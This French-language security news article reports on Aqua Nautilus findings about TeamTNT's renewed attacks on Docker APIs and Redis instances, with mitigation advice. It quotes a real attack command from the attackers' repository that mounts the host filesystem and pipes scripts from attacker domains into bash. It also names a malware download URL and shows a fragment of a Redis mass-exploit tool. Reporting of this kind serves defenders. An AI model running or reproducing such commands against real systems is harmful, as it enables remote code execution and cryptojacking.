

















Un acteur malveillant que l’on croyait retiré revient avec de nouvelles attaques visant le cloud, les conteneurs et les clés de chiffrement.
L’équipe de recherche Aqua Nautilus a observé trois attaques qui ressemblaient fortement à celles menées par TeamTNT, un acteur spécialisé dans les plateformes cloud et les instances en ligne comme les clusters Kubernetes, les serveurs Redis et les API Docker.
Ces cybercriminels sont connus pour leur créativité et leur capacité à cibler les environnements cloud : ils ont introduit en 2020 de nouvelles techniques qui n’avaient jamais été vues auparavant. Après plusieurs campagnes couronnées de succès en 2020-2021, ils ont publié un avis de retrait sur Twitter. Cependant, selon Aqua Nautilus, « leur infrastructure a continué à infecter automatiquement de nouvelles victimes avec d’anciens logiciels malveillants car leurs outils comprenaient divers vers capables d’analyser de nouvelles cibles et de les infecter. »
Autrement dit, d’anciens logiciels malveillants et des vers peuvent toujours analyser automatiquement de nouvelles cibles et les infecter. Les chercheurs sont toutefois convaincus que l’acteur malveillant est de retour, car leurs pots de miel ont identifié les signatures et les outils de TeamTNT dans une série de trois attaques au cours de la première semaine de septembre.
Ils ont baptisé la plus perturbatrice d’entre elles « l’attaque Kangaroo ». Les deux autres sont les attaques « Cronb » et « What Will Be ». Ces opérations ciblent spécifiquement les instances et les API Docker.
À lire également : Principales solutions de sécurité des conteneurs
Les attaques semblent familières aux chercheurs
Toutes les communications sur Internet, notamment SSL et SSH, reposent sur des clés privées et publiques pour le chiffrement. Le problème du logarithme discret sur courbe elliptique (ECDLP) est la fonction mathématique utilisée pour rendre l’opération irréversible.
C’est le principe fondamental de la cryptographie moderne : le chiffrement doit être une opération à sens unique. Seule la clé est censée ouvrir la porte. Cependant, les chercheurs d’Aqua Nautilus ont trouvé des traces de l’algorithme de résolution ECDLP par intervalles de Pollard’s Kangaroo dans le script shell utilisé pour l’attaque Kangaroo.


Les attaquants exploitent un démon Docker mal configuré pour transmettre une ligne de commande qui clone une version dérivée de l’algorithme de résolution pour SECP256K1. Même si le procédé est quelque peu complexe, l’objectif final est assez simple : voler la puissance de calcul des victimes dans l’espoir de résoudre ce problème mathématique réputé impossible.
En théorie, la difficulté de l’ECDLP est énorme, mais la récompense potentielle l’est tout autant, puisque les cybercriminels pourraient déverrouiller pratiquement tout ce qui se trouve en ligne, notamment les portefeuilles Bitcoin.
Cette approche est assez répandue dans l’univers des logiciels malveillants, par exemple avec les mineurs de cryptomonnaies. Les attaquants détournent la puissance de traitement inutilisée des machines ciblées pour miner des cryptomonnaies. C’est ce qui se produit avec l’« attaque Cronb », qui déploie une attaque de cryptominage contre des instances Redis exposées.
Le nom « Cronb » est ancien et avait déjà été utilisé par TeamTNT lors d’attaques précédentes, mais les chercheurs ont constaté que les mêmes astuces et outils servaient à détecter les instances Redis vulnérables, à assurer la persistance, à voler des ressources et à échapper à la détection. Cependant, le script a été modifié pour pointer vers de nouveaux serveurs C&C (de commande et de contrôle).
La dernière des trois attaques, « What Will Be », exploite des API Docker mal configurées pour transmettre des commandes non autorisées et télécharger des logiciels malveillants (whatwill.be/en.sh). Les cybercriminels peuvent s’échapper du conteneur Docker en exploitant une vulnérabilité de release_agent, un script exécuté à la fin des processus dans des conteneurs privilégiés.
Les chercheurs ont remonté la piste jusqu’à un projet GitHub consacré à l’attaque Kangaroo. Le compte GitHub associé, « wafferz », signifie « armurerie » en allemand et possède un autre dépôt appelé « dock » qui contient des scripts Bash et des commentaires mentionnant TeamTNT :
#docker -H tcp://$ipaddy:$2 run -d --name teamtnt -v /:/mnt alpine chroot /mnt /bin/sh -c "curl -sLk http://teamtnt.red/Kuben/sh/scan.sh | bash;curl -# -Lk http://chimaera.cc/sh/mo.sh | bash;while true; do sleep 9999;done"
À lire également : Les nouvelles normes de cryptographie résistante aux attaques quantiques arrivent juste à temps
Comment se protéger contre les menaces visant le cloud et les conteneurs
Maintenir les systèmes à jour réduira la surface d’attaque et permettra d’installer des correctifs pour les corriger vulnérabilités connues.
Ces attaques spécifiques exploitent des vulnérabilités dans des instances mal configurées ; la mesure d’atténuation évidente consiste donc à renforcer vos configurations Redis et Docker. Et n’exposez pas de telles instances critiques sur Internet sans protection par pare-feu ni authentification robuste.
Les acteurs malveillants analysent massivement les serveurs pour détecter les mauvaises configurations et les vulnérabilités. Cet exemple montre que le processus d’attaque peut être automatisé et reproduit à l’infini. Il existe publiquement des scripts prêts à l’emploi comme redisMassExploit qui recensent les instances Redis vulnérables à l’aide de Shodan, puis créent automatiquement un accès SSH frauduleux :
print 'TOTAL CHECKED TARGETS: {0}'.format(len(targets))print 'TOTAL PROMISING TARGETS: {0}'.format(len(promisingTargets))print 'TOTAL PWNED TARGETS: {0}'.format(len(pwnedTargets))print 'LIST OF ALL PWNED TARGETS:'for pwnedTarget in pwnedTargets:print pwnedTargetprint 'Have a nice day!!!'
De nombreuses attaques sont en réalité impossibles si vous évitez d’utiliser des conteneurs privilégiés. Dans ce cas, par exemple, l’évasion du conteneur repose sur la capacité SYS_ADMIN à monter un répertoire Cgroup.
La surveillance des terminaux peut également repérer les activités et processus inhabituels. De nombreuses solutions antimalware peuvent bloquer les mineurs de cryptomonnaies.
À l’échelle individuelle, vous pouvez surveiller manuellement l’utilisation du processeur ou utiliser un logiciel pour déclencher des alertes lorsque la consommation devient anormale. Cela dépend bien sûr de l’usage, mais il est peu probable que vous ayez besoin de plus d’un quart ou d’un tiers de la capacité totale du processeur dans la plupart des cas.
Cependant, les cybercriminels préféreront probablement infecter des serveurs cloud, qui disposent généralement de bien plus de capacité, tandis que les services cloud comptent des centaines, voire des milliers d’utilisateurs connectés. Les bonnes pratiques de sécurité cloud et un contrôle des accès approprié sont donc plus importants que jamais. Les services cloud ont tendance à être plutôt sécurisés ; le problème vient généralement de la manière dont les organisations s’y connectent.
À lire ensuite : Comment maîtriser les risques liés à la sécurité des API